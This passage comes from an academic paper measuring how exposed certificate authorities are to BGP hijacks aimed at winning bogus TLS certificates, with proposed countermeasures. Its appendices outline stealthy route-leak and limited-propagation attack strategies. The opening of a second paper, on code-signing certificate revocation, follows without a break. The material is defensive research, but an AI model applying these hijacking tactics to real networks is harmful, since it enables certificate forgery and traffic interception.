To assess the vulnerability of domains and CAs to equally-specific-prefix attacks, we used the notion of *resilience* [31]. An AS of a CA $v$ is *resilient* to an attack

| | Let's Encrypt | GoDaddy | Comodo | Symantec | GlobalSign |
|---|---|---|---|---|---|
| IP Used | 64.78.149.164 | 68.178.177.122 | 91.199.212.132 | 69.58.183.55 | 114.179.250.1 |
| IP Prefix | /20 | /22 | /24 | /20 | /11 |
| Origin AS | AS13649 | AS26496 | AS48447 | AS30060 | AS4713 |
| Num. Providers | 5 | 4 | 4 | 4 | 0 |
| # Tier 1 Providers | 4 | 4 | 1 | 4 | AS4713 is Tier 1 |
| Resilience of CAs (section 4.3.2) | 0.887 | 0.731 | 0.217 | 0.440 | 0.587 |

Table 4: This table shows the IPs used by various CAs to perform domain control verification.

launched by a false origin AS $a$ on a victim domain AS $t$, if $v$ is *not deceived* by $a$ and still sends its traffic to $t$. For a given $(v, a, t)$ pair, resilience is calculated by:

$$\bar{\beta}(t,v,a) = \frac{p(v,t)}{p(v,t)+p(v,a)}$$

where $p(v,a)$ is the number of equally preferred paths from CA $v$ to false origin $a$ and $p(v,t)$ is the number of equally preferred paths from CA $v$ to victim domain $t$. We perform the path inference based on (1) local preference of customer routes over peer routes over provider routes and (2) shortest AS path as outlined by Gao et al. [21].

Then, for a given CA $v$ and victim domain $t$, we will consider all other ASes as possible attackers $a$ and aggregate the above values to obtain a resilience for pair $(v,t)$. We computed such resilience values for all pairs of the top ten CAs and the 12992 victim domain ASes in our dataset using the AS topology published by CAIDA in October of 2017.

Resilince is largely determined by AS interconnectivity. ASes with a larger number of neighbors tend to have higher resiliences (especially if these neighbors are tier 1 providers) because they are closer to other parts of the Internet, which makes their route more preferable. AS size (as measured by infrastructure or geographic area covered) does not directly influence resilience but is correlated, because large ASes are more likely to have a larger number of neighbors.

#### 4.3.1 Resilience of Domains

Figure 5 shows the *average resilience* of the domains averaged over the top ten CAs. We can see that 50% of the domains have resilience values lower than 57%, meaning that if an adversary selects a *random CA* to issue a certificate for these victim domains, there would be at least 43% probability that the adversary would be able to launch an equally-specific-prefix hijack and obtain the bogus certificate from that CA.



Figure 5: Average resilience and effective resilience of victim domains considering the top ten CAs.

Furthermore, an adversary can choose a target CA to exploit as opposed to choosing a random CA to increase the probability of success. Thus, we also compute the *effective resilience* of the domains by taking the minimum resilience value from the top ten CAs, also shown in Figure 5. We can see that the effective resilience is a lot lower than the average resilience. 50% of the domains have resilience values lower than 30%, meaning that if an adversary targets one of the ten CAs to issue a certificate for these victim domains, there would be at least 70% probability that the adversary would succeed. Note that there are many more CAs than the top ten CAs we considered in our dataset, so considering a larger set of CAs could further lower the effective resilience.

#### 4.3.2 Resilience of CAs

Similarly, we compute the average resilience of CAs by averaging over all victim domains. We show the average resilience in the last row in Table 4 for the five CAs that we attacked in Section 2.

There is high variation among the resiliences of CAs. Let's Encrypt's resilience is very high (.887) because it has four direct tier 1 providers and is one hop away from much of the Internet, so its announcement will likely be preferred over the adversary's announcement. On the flip side, Comodo has a very low resilience (0.217) because it has only one direct tier 1 provider. This makes the path longer for Comodo to reach the rest of the Internet and likely less preferred over an adversary's announcement.

## 5 Countermeasures for CAs

At the time we performed our attacks, no CAs we studied had any countermeasures in place to prevent BGP attacks from acquiring bogus TLS certificates.[6] As a result, all attacks we launched and theorized were possible against leading CAs. In this section, we present two countermeasures that can be deployed by CAs to mitigate these attacks: multiple vantage point verification and BGP monitoring system.

To test the effectiveness of these countermeasures, we developed our own implementation of both countermeasures in the Let's Encrypt code base and relaunched the attacks in an attempt to fool our modified CA. We found that our defenses are effective in mitigating the attacks discussed in this paper.

### 5.1 Multiple Vantage Point Verification

As discussed in Section 2.2, equally-specific-prefix attacks and AS-path poisoning attacks do not affect the whole Internet. The former affects only a local network and the later does not affect the on-path ASes from the adversary to the CA. In other words, while the attack *successfully captures* traffic from the CA, it *will not capture* traffic from other parts of the Internet. Thus, it is important for CAs to perform domain control verification from a global perspective by repeating the verification from multiple vantage points.[7]

We propose a multiple vantage point verification method that can be deployed by CAs (with a similar motivation to the Perspectives [47] and Double Check [12] systems for trust-on-first-use protocols). The CAs will establish multiple vantage points in several different ASes. During the domain verification process, CAs will perform domain verification from all these vantage points. Our proposal in this section focuses on the HTTP verification method. We provide an adapted proposal on the Email verification method in Appendix B.

#### 5.1.1 Vantage Point Selection

Given limited resources available for deploying vantage points, we need to strategically select the vantage points to maximize the security. Two distinct factors contribute to the quality of a set of vantage points:

1. The uneven distribution of domains. As shown in Table 5, five ASes host nearly 50% of all the domains in our dataset. Vantage points that are topologically closer to these ASes are preferable to more distant vantage points.
2. Vantage point diversity. Vantage point sets that are more spread out across the Internet topology are

[6] Since the time of our work, Let's Encrypt has deployed the multiple vantage point countermeasure presented in this section in their staging environment. We will discuss their deployment and our recommendations.

[7] Note that the multiple vantage point verification is effective against attacks that do not have a global effect. To defend against attacks that have a global effect (e.g., traditional sub-prefix attacks), we propose a BGP monitoring system in Section 5.2.

| ASN | Organization | # domains | Resilience |
|---|---|---|---|
| 53831 | SquareSpace | 260045 | 0.166 |
| 26496 | GoDaddy | 239226 | 0.306 |
| 14618 | Amazon | 155593 | 0.542 |
| 16276 | OVH | 146780 | 0.362 |
| 62679 | Shopify | 60157 | 0.378 |
| 37963 | Alibaba | 52769 | 0.378 |
| 16509 | Amazon | 36014 | 0.783 |
| 24940 | Hetzner | 33855 | 0.219 |
| 197695 | Reg.ru | 23506 | 0.378 |
| 32475 | SingleHop | 20166 | 0.108 |
| All Other ASes | - | 819366 | - |

Table 5: Top ten ASes by number of hosted domains.

more difficult to attack with a single localized routing announcement.

With these criteria in mind, we designed an algorithm to select preferred vantage points for a given CA. The algorithm requires a set of customer domains (in our case, domains from our dataset of certificates), and a list of candidate vantage points (e.g., data centers where the CA can potentially deploy vantage points). Fundamentally, the algorithm attempts to find a set of vantage points with the maximum resilience *as a set*. We calculate the resilience for a set as following. We first compute the resilience of each sample domain from each vantage point in the set, as explained in Section 4.3. Then, we take the maximum resilience of each domain from the previous step. We then average the maximum resiliences over all domains to obtain the resilience for the set.[8]

Next, our algorithm has three nested steps:

1. Vantage Point Set Improvement: The algorithm begins with an initial set of randomly-selected vantage points from the list of candidate vantage points. Then, for each vantage point in the set, the algorithm substitutes that vantage point with the potential vantage point (chosen from the list of candidate vantage points) that causes the set of vantage points to have the greatest resilience increase.
2. Finding a Local Maximum: The process of vantage point set improvement is repeated until the set of vantage points can no longer be improved. We refer to this set of vantage points as a local maximum.
3. Using Randomization to find a Global Maximum: Given a set of candidate vantage points, there exist several local maximum of which only one is a global maximum (i.e., the optimal set of vantage points). To increase the likelihood of finding a global maximum, our algorithm repeats the above steps with random initial vantage points to find as many local maximum as possible.

We found that there is a roughly 18% chance that a local maximum found by the script will be the global maximum we eventually found (when considering a set of five vantage points chosen from 1,000 candidate vantage points). Thus, the above algorithm can find global maximums with a reasonable number of repetitions.

This algorithm can also let CAs find out how best to expand while utilizing existing infrastructure. To compute *additional* vantage points given a set of already deployed vantage points, we simply consider certain vantage points in the candidate set to be fixed (e.g., CA's existing vantage points such as its own data center) and we do not consider alternatives to these vantage points.

### 5.1.2 Vantage Point Evaluation



Figure 6: Resilience for Let's Encrypt with varying numbers of vantage points.

We evaluate resilience for Let's Encrypt with different numbers of vantage points, shown in Figure 6. The baseline is 1 Vantage Point, where the CA only performs domain control verification from its own existing AS/data center without any additional vantage points (in Let's Encrypt's case, the ViaWest data center AS 13649 is the fixed vantage point). This gives an average resilience of domains of 61%, meaning an attack will have a 39% chance of success. When the number of vantage points is more than one, the adversary must hijack traffic from all of the vantage points to deceive the CA. This greatly reduces the chance of success for the attacker. Note that this evaluation considers the *domains* as the target of BGP attacks, whereas resiliences shown Table 4 considers the *CAs* as the target.

We can see that, with only one additional vantage point (two vantage points in total), there is already a 24% increase over the baseline (to an average resilience of 85%). With three vantage points, the resilience is at

[8] This calculation is actually a lower bound on the true resilience of a set of vantage points as an adversary must fool *all* vantage points in the set and not just the vantage point closest to the domain. However, computing the true resilience for all sets of vantage points is computationally infeasible.

least .9 for 74% of the domains, meaning that the attacker only has 10% probability to succeed (a 28% improvement over the baseline).

### 5.1.3 Let's Encrypt's Deployment

Our work was a key factor in Let's Encrypt's preliminary deployment of multiple vantage points in their staging environment, which is used for testing features before full release in the production environment [37]. Here we present a discussion of the current staging environment implementation and some of the changes Let's Encrypt is making in the full release.

**Vantage point location.** Based on our measurements in Let's Encrypt's staging environment [6], Let's Encrypt deployed two remote vantage points in addition to their original data center in AS 13649 (ViaWest). The two vantage points were located in Amazon data centers in Ohio and Frankfurt. Although these vantage points have a broad geographic distribution, they are not sufficiently diverse in terms of network topology. Both vantage points are run by Amazon and both belong to the same AS 16509, which are likely to have similar BGP routes. Thus, in the full release, the Let's Encrypt team plans to improve AS-level diversity by deploying more vantage points in distinct ASes located in different parts of the Internet topology.

**Handling anomaly.** Let's Encrypt's staging environment deployment permits one of the remote vantage points (although not the original data center) to time out, which allows for network/hardware failures and maintains a low false positive rate. However, this also weakens the security guarantee of the system. If one vantage point is allowed to time out, then the system will miss out on the routing information from that vantage point. Furthermore, strategic attackers can target vantage points that may be able to observe the attack, and launch DoS attacks against the target to make it time out.

Given the tradeoff between a strong security guarantee and false positives in the event of a network failure, we propose that (1) there be a limit on the total number of vantage points allowed to time out, and (2) at least one vantage point in each AS where vantage points are deployed be required to send a response. We recommend this method in order to tolerate failure while still providing strong security.

## 5.2 Monitoring BGP Route Age

We present a new BGP monitoring system that is specifically tailored for deployment by CAs with a novel route age detection heuristic.

Traditional general purpose BGP monitoring systems attempt to maintain a low false positive. However, some seemingly innocent BGP route updates that would normally not be labeled suspicious can be used to target the PKI. For example, the announcement of a single prefix over a peering relationship with the true origin prepended would likely not attract much attention because little traffic would be misdirected. If a traditional BGP monitoring system were to flag such an announcement, there would likely be an unreasonable number of false positives. However, such a leak could allow an adversary to obtain a bogus TLS certificate. Thus, a monitoring system for CAs needs to be more aggressive about flagging routes as suspicious than a traditional monitoring system for general security purposes.

**Route Age Heuristic.** We propose a new mechanism, the route age heuristic, to detect suspicious routes for CAs that would likely be missed by a traditional monitoring system. At a high level, the route age heuristic computes an *age* for each route the CA's ISP is using and flags routes that are too new. *This would force attacks to be active for a minimum amount of time before a CA would be willing to sign a certificate based on them.* In this system, legitimate users with recent BGP routes will have their certificates signed after the routes have sufficient age. However, adversaries are required to leave their attacks active, so network operators have time to react. There is a clear tradeoff between false positives (legitimate users that are unnecessarily delayed) and this minimum time threshold. A larger minimum time allows network operators more time to shutdown a potential BGP attack but will clearly cause CAs to delay signing a larger number of certificates that are coincidently based on very recent routes. Our goal is to engineer a method to compute the age of a route that allowed for a minimum time threshold that was long enough for network operators to react but also did not have an unreasonably high false positive rate.

**Algorithm.** Our heuristic considers the age of the last three hops of a route: the origin and the two ASes before the origin. We use a different threshold value for each hop. Our algorithm computes the age based on 1) *how long any route to a given prefix had been seen (network age)* and 2) how long each hop in the route to that prefix had been seen. To compute the age of each hop, we constructed an SQL database containing, for each prefix, the last seen AS path and a list of timestamps indicating when each AS was added to that path. To populate the database, our algorithm compares the AS path of each new update for a prefix with the previously stored AS path. Working one AS at a time in the AS path, the algorithm checks to see if each new AS differed from the stored AS. If the two ASes are the same, the algorithm keeps the stored time stamp for that hop because there has been no change in that particular hop on the route. However, if the two ASes differ, the algorithm uses the

timestamp of the new BGP update for that hop and all hops after that hop. To compute the hop ages of a prefix, the algorithm looks up a prefix in the database and computes for each hop the current timestamp subtracted by the stored timestamp for that hop. With these hop ages, a CA can make fine tuned judgements as to whether a route is considered old enough to be used in domain control verification.

#### 5.2.1 Evaluating False Positives

We evaluated the false positive rate of our monitoring system by simulating its hypothetical deployment by the Let's Encrypt CA. We combined the 1.2 million certificates from Let's Encrypt in our dataset with historical BGP data. Using BGPStream from CAIDA [38], we replayed historical BGP updates and routing information base data (RIBs) from Level 3 (AS 3356) through routeviews2 vantage point. Level 3 was selected because it is a tier one ISP and it is a provider to Let's Encrypt.

We seeded our database by loading in a RIB from one month before our earliest certificate. We then began processing BGP updates (from after the RIB we loaded) and certificates in lockstep. If a BGP update had a timestamp greater than the timestamp of the oldest unprocessed certificate, we would look up the resolved IP address from the certificate in our database and find the longest prefix match. We then recorded the age of the route used when the signing CA performed domain control validation for this certificate. This process was continued until we had collected the age on the routes used for every certificate in the database.

We found that with a reasonable set of thresholds, we were able to obtain a false positive rate of 1 in 800 certificates. Table 6 shows the tradeoff between false positive rates and threshold values. At the 1 in 800 false positive rate, an adversary would be forced leave subprefix attacks active for 30 hours because these attacks announce new networks and would have to meet the network age threshold before being used by CAs. During this time, traditional manual means of attack detection (that network operators rely on heavily [41]) would be able to shut down the attack. Note that the certificates that would trigger false positives would not require human intervention from CAs. The CAs may automatically retry the certificate signing later once the BGP route announced by the domain's ISP becomes stable.

| False Positive Rates | Network Age | Origin Age | Provider Age | 3rd Hop Age |
|---|---|---|---|---|
| 1 in 100 | 285 | 52 | 3.6 | 4.6 |
| 1 in 200 | 159 | 33 | 1.5 | 1.6 |
| 1 in 400 | 50 | 17 | 0.56 | 0.56 |
| 1 in 800 | 30 | 6 | 0.11 | 0.11 |

Table 6: The minimum time thresholds (in hours) for hops in the AS path with different false positive rates.

## 6 Related Work

**BGP Attacks on Infrastructure and Applications.** BGP attacks have been shown to have a sizable effect on various applications. Sun *et al.* have shown the effectiveness of BGP attacks at deanonymizing Tor users [44], and Apostolaki *et al.* demonstrated the use of BGP to attack the Bitcoin protocol [13]. Arnbak *et al.* also showed how entities such as NSA can use BGP to bypass US surveillance laws [15]. Gavrichenkov performed a preliminary exploration of BGP attacks on TLS [22], which only considered the most basic traditional subprefix and equally-specific-prefix hijacks. We are the first to consider more sophisticated attacks and perform real-world demonstrations of all the attacks, as well as develop countermeasures.

**BGP Attacks and Defenses.** Previous work by Pilosov and Kapela has demonstrated the use of advanced BGP attacks with strategically poisoned AS paths [39]. The vulnerability of peering links has also been explored by Madory [36]. However, no previous work has applied these BGP attacks to target encrypted communications.

BGP defenses have been studied in both general and application-specific forms. Lad *et al.* outline a well-known system to detect traditional BGP attacks using origin changes [30]. RPKI can be used to authenticate the origin ASes of BGP routes and generate route filters to prevent BGP attacks [17]. Both these systems only operate on the origin AS of a BGP announcement and can be fooled by prepended ASNs [23]. BGPsec cryptographically assures the validity of BGP paths and is immune to such prepending attacks [33]. However, BGPSec is not deployed and researchers have shown that partial BGPSec deployment does not bring significant security improvement [35]. Additionally, SCION presents a clean slate architecture that would prevent BGP hijacks [48]. SCION has been deployed in production environment of multiple ISPs but is still not used by the vast majority of the Internet. Karlin *et al.* introduced the idea of cautiously adopting new routes to avoid routing based on malicious BGP announcements [28]. We adapt this idea to the PKI by developing a more complex measurement of age and recommending CAs not use new routes during domain control verification.

Sun *et al.* developed an application-specific BGP monitoring system to protect the Tor network that includes a similar analytic using route age [43]. Our study considers a more nuanced notion of age and uses it to advise CAs in certificate signing as opposed to alerting prefix owners of an attack.

**Work on Domain Control Verification.** Recent work

has been making major improvements in standardizing the process of domain control verification. The security flaws in the operations of the CA WoSign highlighted the importance of port standardization during domain control verification [3] which was reflected in the CA/Browser Forum ballot 169 [10]. Ballot 169 is also the first document to rigorously enumerate which methods a CA can use for domain control verification.

**Bootstrapping Trust Through DNS.** Proposals like DANE [25] and RAINS [46] offer alternatives to the current PKI by including server public key information directly in the name server infrastructure, which is cryptographically verified. DNSSEC [14] provides additional security to the existing PKI by preventing network attacks on DNS-based domain control validation methods through cryptographic signatures on DNS responses.

## 7 Conclusion

We explore BGP attacks that can be used against the PKI and successfully demonstrate real-world BGP attacks against top CAs. We then assess the degree of vulnerability of the current PKI. Our analysis shows that the *vast majority* of domains are vulnerable to a sub-prefix or equally-specific-prefix attack that an adversary can use to obtain a bogus certificate. In addition to exploring the attack surface, we propose and implement countermeasures that can significantly reduce the vulnerability of the PKI. We recommend performing domain control verification from multiple vantage points, and develop a BGP monitoring system with a novel route age analytic that can be used by CAs. Overall, our work is the first work to develop a taxonomy of BGP attacks on on PKI (and demonstrate these attacks in the real world), and the first to propose realistic countermeasures that have already started being adopted by CAs.

## 8 Acknowledgments

We would like to thank Michael Bailey for shepherding this paper, Adrian Perrig for detailed feedback, Josh Aas for feedback on Let's Encrypt's deployment, and the anonymous USENIX reviewers for their suggestions and comments. We would also like to thank Let's Encrypt for their partnership, which has lead to the first implementation of multiple-vantage-point verification and has provided us with crucial data to support this research. In addition we are grateful for support from the National Science Foundation under grant CNS-1553437 and the Open Technology Fund through their Securing Domain Validation project.

# A Appendix: Additional Attacks

Below are attacks we were unable to perform on the PKI but could still be used by certain strategically positioned adversaries to gain bogus certificates with a high degree of stealthiness.

## A.1 Intentional Route Leak

An attack that follows naturally from Table 1 is the intentional route leak, where the adversary prepends the AS path to the victim (as in the AS path poisoning attack) and announces equally-specific prefix. This attack is very stealthy because the adversary is in effect only improperly propagating a legitimate announcement it has heard from one of its neighbors. Such route leaks are relatively common because of misconfigurations [36] [7]. However, while seemingly innocuous, a route leak can route vital traffic through an adversary that could be used to gain a bogus certificate.

Intentional route leaks are not viable in many situations even when several CAs can be targeted. The adversary's route announcement must have the entire route to the victim prepended and is for the same prefix announced by the victim. Thus, many ASes will prefer the victim's original announcement to the adversary's announcement due to the long AS path in the adversary's announcement. However, these attacks are effective at capturing traffic in a localized portion of the Internet topology, and if an adversary is very topologically close to a CA (or happens to have favorable business relations) the attack is viable.

The viability of this attack increases significantly if we assume an adversary has complete administrative control of an AS (as opposed to only the technical ability to make announcements). If so, an adversary could realistically approach a victim's ISP and request to become peers with that ISP. In this way, the adversary has favorably changed the Internet topology to make the attack more viable. To illustrate this, let us consider ViaWest (Let's Encrypt's ISP). Peers of ViaWest are in a prime position to launch an intentional route leak. ViaWest would likely prefer a route from a peer over a provider route even if the AS path was longer in the peer route allowing these peers to launch an intentional route leak. In addition, this route leak would not be globally visible and would only influence ViaWest and its clients. While only 24 ASes are currently seen peering with ViaWest (peering links are also the hardest BGP relations to detect so 24 may be an underestimate), ViaWest has a Point Of Presence (POP) at the Seattle Internet Exchange (SIX) and is colocated with 283 other ASes. ViaWest also has an open peering policy, meaning that proposals to establish peering sessions with ViaWest are welcome and easily accepted. From this point of view, all 283 ASes at the Seattle Internet Exchange are in a good position to launch an intentional route leak. This trend is commonly seen with several top CAs that operate out of large data centers. Data centers often have open peering policies and POPs at many Internet exchanges to reduce latency and transit costs. However, this makes data centers prime targets for such topology manipulation. We believe this creation of peering links to change the Internet topology in an adversary's favor merits further study that uses both network analysis and studies of business practices to understand and counter this vulnerability.

We were not able to launch an intentional route leak because of guidelines imposed by the peering framework on the number ASes that can be prepended to an announcement. In addition, without administrative control of the peering framework we were not able to establish additional peering links that might make such an attack possible.

## A.2 Limited Propagation Attack

Limiting the propagation of a malicious BGP announcement by announcing only to a peer AS as opposed to a provider can help an adversary to maintain as much connectivity as possible and reduce the control plane noticeability. To perform this attack we launched a sub-prefix hijack attack from the mux at the Amsterdam Internet Exchange but made the announcement only to the peer Hurricane Electric.[9]

We then ran our own non-trusted CA in a network that was a customer of Hurricane Electric. Using the NTT looking glass and our mux in the Los Nettos Regional Network, we confirmed that the adversary's announcement had not propagated globally (e.g. to NTT's network) and instead had only propagated to the customers of Hurricane Electric (e.g. the Los Nettos Regional Network). We requested a certificate from our non-trusted CA and obtained one without modifying the victim's server. We repeated a similar variation of this experiment but announced the route to peer AS 8075 (Microsoft) as opposed to Hurricane Electric (we also moved our CA into AS 8075 so it would not be affected by the hijack). While using Microsoft instead of Hurricane Electric is not a significant difference from a BGP perspective, it makes the attack significantly more stealthy for an adversary. While Hurricane Electric has many client ASes that could easily detect the attack, Microsoft has only 10 customer ASes that are all under Microsoft's administrative control. Thus, this announcement to Microsoft has such limited propagation that a vantage point within Microsoft's network is needed for the attack to be detected.

While we used a non-trusted CA for this experiment, it would still be reasonable for an adversary to launch this attack against a trusted CA given: 1) a broader selection of CAs than we explored and 2) the ability of an adversary to construct peering connections with potential target ASes. In the version of this experiment using Hurricane Electric, it would have been reasonable to find a CA with Hurricane Electric as a provider. While we did not find any CAs located in Microsoft data centers, we did find a CA that used Amazon's data centers. Had Amazon instead of Microsoft been a peer available for us to make an announcement, we would have been able to gain a trusted certificate while only propagating a route to a single organization.

A variant of this attack we did not perform is the use of BGP communities to limit propagation. It is already understood that well-known communities such as no-peer

[9] In order for this experiment to work we moved the victims announcement from the mux at Los Nettos Regional Network to the mux in the Greek Research and Technology Network because Hurricane Electric would prefer the announcement from the Los Nettos Regional Network (a customer route) over the adversary's announcement from the Amsterdam Internet Exchange (a peer route).

and no-export can make BGP attacks harder to detect by limiting propagation [27]. However, in the case of the PKI, these mechanisms for limiting propagation are more relevant as an adversary's choice of CA increases the likelihood that the CA will be topologically close to the adversary. Thus, methods for limiting propagation are more likely to be applicable in such situations.

Similar to the intentional route leak, an adversary could reasonably perform a limited propagation attack given the ability to establish peering links with target ASes.

## B Appendix: Using Multiple Vantage Points for Email

The aforementioned multiple vantage point verification works well for HTTP verification and DNS TXT verification that rely on checking the existence of given data in a domain's infrastructure. However, some CAs also use email verification, which is based on proving that a user can read data sent to a domain.

**Challenges in email verification.** A naive implementation of the multiple vantage point verification for emails would be to have multiple locations on the Internet send emails and have the users prove that they received all of the emails. However, this is a manual form of domain control verification where a real human user is expected to read the emails from the CA and take actions accordingly. Having the users read and respond to multiple identical emails from the vantage points is not practical.

**Our proposed email verification.** To address the above concern, we propose a system *where a single email can be sent from multiple locations on the Internet*. We assume the CA has set up secure VPN tunnels with the vantage points. The steps are as follows.

1. The CA breaks up the secret information that needs the domain owner's action (e.g. verification URL) into several pieces so that there is at least one piece for each vantage point.

2. The CA's mail server sends the first piece of the secret via email to the domain's mail server.

3. Upon receiving the TCP ACKs from the domain's mail server, the CA reconfigures its routing policy to route the email traffic through the first vantage point via the VPN tunnel, and sends the second piece of the secret to this vantage point.

4. Upon receiving the TCP ACKs via the first vantage point, the CA repeats the above step using the next vantage point, etc., until all the pieces of secret have been sent.

In this way, the domain owner has the impression of only receiving one email from the CA, but in fact an arbitrarily large number of vantage points were used to send the email.

# The Broken Shield: Measuring Revocation Effectiveness in the Windows Code-Signing PKI

## Abstract

Recent measurement studies have highlighted security threats against the code-signing public key infrastructure (PKI), such as certificates that had been compromised or issued directly to the malware authors. The primary mechanism for mitigating these threats is to revoke the abusive certificates. However, the distributed yet closed nature of the code signing PKI makes it difficult to evaluate the effectiveness of revocations in this ecosystem. In consequence, the magnitude of signed malware threat is not fully understood.

In this paper, we collect seven datasets, including the largest corpus of code-signing certificates, and we combine them to analyze the revocation process from end to end. Effective revocations rely on three roles: (1) discovering the abusive certificates, (2) revoking the certificates effectively, and (3) disseminating the revocation information for clients. We assess the challenge for discovering compromised certificates and the subsequent revocation delays. We show that erroneously setting revocation dates causes signed malware to remain valid even after the certificate has been revoked. We also report failures in disseminating the revocations, leading clients to continue trusting the revoked certificates.

## 1 Introduction

The code-signing Public Key Infrastructure (PKI) is a fundamental building block for establishing trust in computer software [22]. This PKI allows software publishers to sign their executables and to embed certificates that bind the signing keys to the publishers' real-world identities. In turn, client platforms can verify the signatures and check the publishers, to confirm the integrity of third-party programs and to avoid executing malicious code. A common security policy is to trust executables that carry valid signatures from unsuspicious publishers.

The premise for trusting these executables is that the signing keys are not controlled by malicious actors. Unfortunately, anecdotal evidence and recent measurements of the Windows code-signing ecosystem have documented cases of signed malware [8, 9, 12, 23, 26] and potentially unwanted programs (PUPs) [1, 13, 17, 28], where the trusted certificates were either compromised or issued directly to the malware authors. The primary defense against these threats is to revoke the certificates involved in the abuse. For the better studied Web's PKI, prior measurements have uncovered important problems with this approach, including long revocation delays [6, 29, 30], large bandwidth costs for disseminating the revocation information [19], and clients that do not check whether certificates are revoked [19]. In contrast, little is currently known about the effectiveness of revocations in the code signing PKI. Without this understanding, platform security protections risk making incorrect assumptions about how critical revocations are for end-host security and about the practical challenges for implementing effective revocations in the code-signing ecosystem.

Code signing uses a default-valid trust model, where certificate chains remain trusted until proven compromised. Due to this fact, missing or delayed revocations for a certificate involved in abuse allow bad actors to generate trusted executables until the certificate expires or is successfully added to a revocation list.

Abusive code-signing certificates may also present a security threat beyond their expiration dates, which is an important distinction from the Web's PKI where the expiration date limits the use of a compromised certificate and also puts a limit on how long a revocation for that certificate must be maintained. To avoid re-signing and

| Role | Finding | Implication |
|---|---|---|
| Discovery of Potentially Compromised Certificates | The mark-recapture estimation for the number of compromised certificates suggests that even a large AV vendor can only see about 36.5% of the population. | There might be malware with compromised certificates that remain a threat for a long time without being detected. |
| | CAs took on average 171.4 days to revoke the compromised certificates after the malware signed with the certificates appeared in the wild. | Compromised certificates are not discovered and revoked for a long time. |
| Setting Revocation Date | CAs erroneously set effective revocation dates for 62 certificates, causing 402 signed malware to remain valid. | Wrong effective revocation date setting results in the survival of signed malware although its certificates is revoked. |
| Dissemination of Revocation Information | 788 certificates contain neither CRLs nor OCSP points. | Clients have no way to check the revocation status of the certificates. |
| | 13 CRLs and 15 OCSP servers had reachability issues.<br>OCSP servers responded with *unknown* or *unauthorized* messages.<br>19 certificates have inconsistent responses from CRLs and OCSP; they are valid from OCSP but are revoked in CRLs. | CAs improperly maintain their CRLs and OCSP servers. |
| | 278 revoked certificates were added and then later removed from 18 CRLs. | Errors in the revocation process are made, and later retracted. CAs misunderstood the code signing PKI and removed expired certificates from CRLs. |

Table 1: Summary of findings.

distributing binaries when a signing certificate expires, Windows developers may extend the validity of binaries they release by including a trusted timestamp, provided by a Time-Stamping Authority (TSA), that certifies the signing time of a binary. If a malicious binary is correctly signed and timestamped before the expiration date of the certificate, it will remain trusted even after its certificate expires—unless the certificate is revoked. This means that prompt and effective revocations, even of expired certificates, are critical in the code signing PKI.

An effective revocation process faces additional challenges in the code signing ecosystem. This process involves three roles: (1) discovering certificates that are compromised or controlled by malicious actors; (2) revoking these certificates effectively; and (3) disseminating the revocation information so that it is broadly available.

Unlike in the Web's PKI, where potentially compromised certificates can be discovered systematically through network scanning [6, 29, 30], in the code signing PKI this requires discovering signed malware or PUP samples on end-hosts around the world. Security companies involved in this discovery process cannot observe all the hosts where a maliciously signed binary may appear. This also makes it a challenge to detect the total number of certificates that are actively being used to sign malware, which leads to an incorrect perception about the need and urgency of revocations. Even though a signed malicious binary is discovered, it is difficult to determine the date when a certificate revocation should become effective. Hard revocations that invalidate the entire life of the certificate may invalidate too many benign signed files, while soft revocations that set a revocation date after the issuance date may not cover undiscovered signed malware. Moreover, the CAs also must properly maintain their revocation infrastructure so that the information of compromise can be disseminated to the clients. If the dissemination is not handled as it should be, it may reduce the incentives for revoking code signing certificates. These challenges render the code signing ecosystem opaque and difficult to audit, which contributes to an under-appreciation of the security threats that result from ineffective revocations.

In this paper, we present an end-to-end measurement of certificate revocations in the code signing PKI; in particular, how effective is the current revocation process from discovery to dissemination, and what threats are introduced if the process is not properly done. Our work extends prior works in the code signing PKI; previous studies have focused on signed PUPs [1, 13, 28] and signed malware [12], but there is no study of code signing certificate revocation process yet. Unlike the prior studies in the Web's PKI [2, 6, 7, 10, 19] where TLS certificate can be collected by scanning the Internet, we are unable to utilize a comprehensive corpus of code signing certificates since there is no official repository for code signing certificates. To overcome the challenge, we utilize data sets that are publicly released from prior research [1, 13] and increase our coverage with Symantec's internal repository of binary samples. We extract 145,582 unique leaf code signing certificates from the data sets. From the code signing certificates, we also extract 215 Certificate Revocation Lists (CRLs) used only for code signing certificates, and 131 Online Certificate

Status Protocol (OCSP) points. We periodically probe the collected CRLs to check their status to collect the revocation publication date; the date on which a certificate is revoked by a CA and the revocation information is disseminated.

We highlight the nine findings from our analysis in the revocation process in the three roles and the resulting security implication as depicted in Table 1. To allow the security research community to reproduce and extend our study, we make three data sets publicly available at http://signedmalware.org; (1) Revocation information (D2), (2) Revocation Publication Date List (D3), and (3) CRL/OCSP reachability history (D7) [1].

In summary, we make the following contributions: (1) we collect a large corpus of code signing certificates and the revocation information, (2) we conduct the first end-to-end measurement of the code signing certificate revocation process, (3) we use our data to estimate a lower bound on the number of compromised certificates, (4) we highlight the problems in the three parts of the revocation process as well as new threats that result from those problems, and (5) we discuss suggestions/recommendations to improve the security of the code signing ecosystem.

## 2 Problem Statement

In this section, we provide a brief overview of the code signing PKI, with an emphasis on certificate revocation. We also discuss the implications of code signing as it currently exists, and highlight the research questions for investigating the effectiveness of the revocation process.

### 2.1 Code Signing PKI

The code signing PKI provides a mechanism to validate the authenticity of a software publisher and the integrity of a binary executable.

**Code signing process.** Similar to the Web's PKI (e.g., TLS), the software publishers first ask a Certificate Authority (CA) to issue code signing certificates based on the X.509 v3 certificate standard [4], and they use the certificates to sign their binary files. In the process of signing a binary file, the hash value is first computed, and then the hash value is digitally signed with the software publisher's private key. Finally, the original code is bundled with the signature as well as the public part of the code signing certificate. The end users check the validity of the certificates used to sign the program code when they are first seen, and periodically after that to make sure the certificate is still valid.

**Microsoft Authenticode.** In the Windows platforms, Authenticode [21] is the code signing standard designed to digitally sign Windows files including executables (.exe), dynamically loaded libraries (.dll), cabinet files (.cab), ActiveX controls (.ctl, and .ocx), catalogs (.cat) files, etc. The standard relies on Public Key Cryptography Standard (PKCS) #7 [11] that stores X.509 code signing certificate chains, X.509 TSA certificate chains, a digital signature, and a hash value of a PE file, with no encrypted data.

**Trusted timestamping.** Unlike the Web's PKI, the code signing PKI provides *trusted timestamping*. Trusted timestamping is a way to attest that the code was signed at a specific date and time. The timestamp is issued and signed by Time Stamping Authority (TSA) during the signing process. The trusted timestamp guarantees that the signature is generated within the validity period of a certificate to extend the trust in the signed program code even after the certificate expires. Unfortunately, malware writers also benefit from this mechanism. Properly signed and trusted timestamped malware can be trusted and remain valid even after its certificate expiration date.

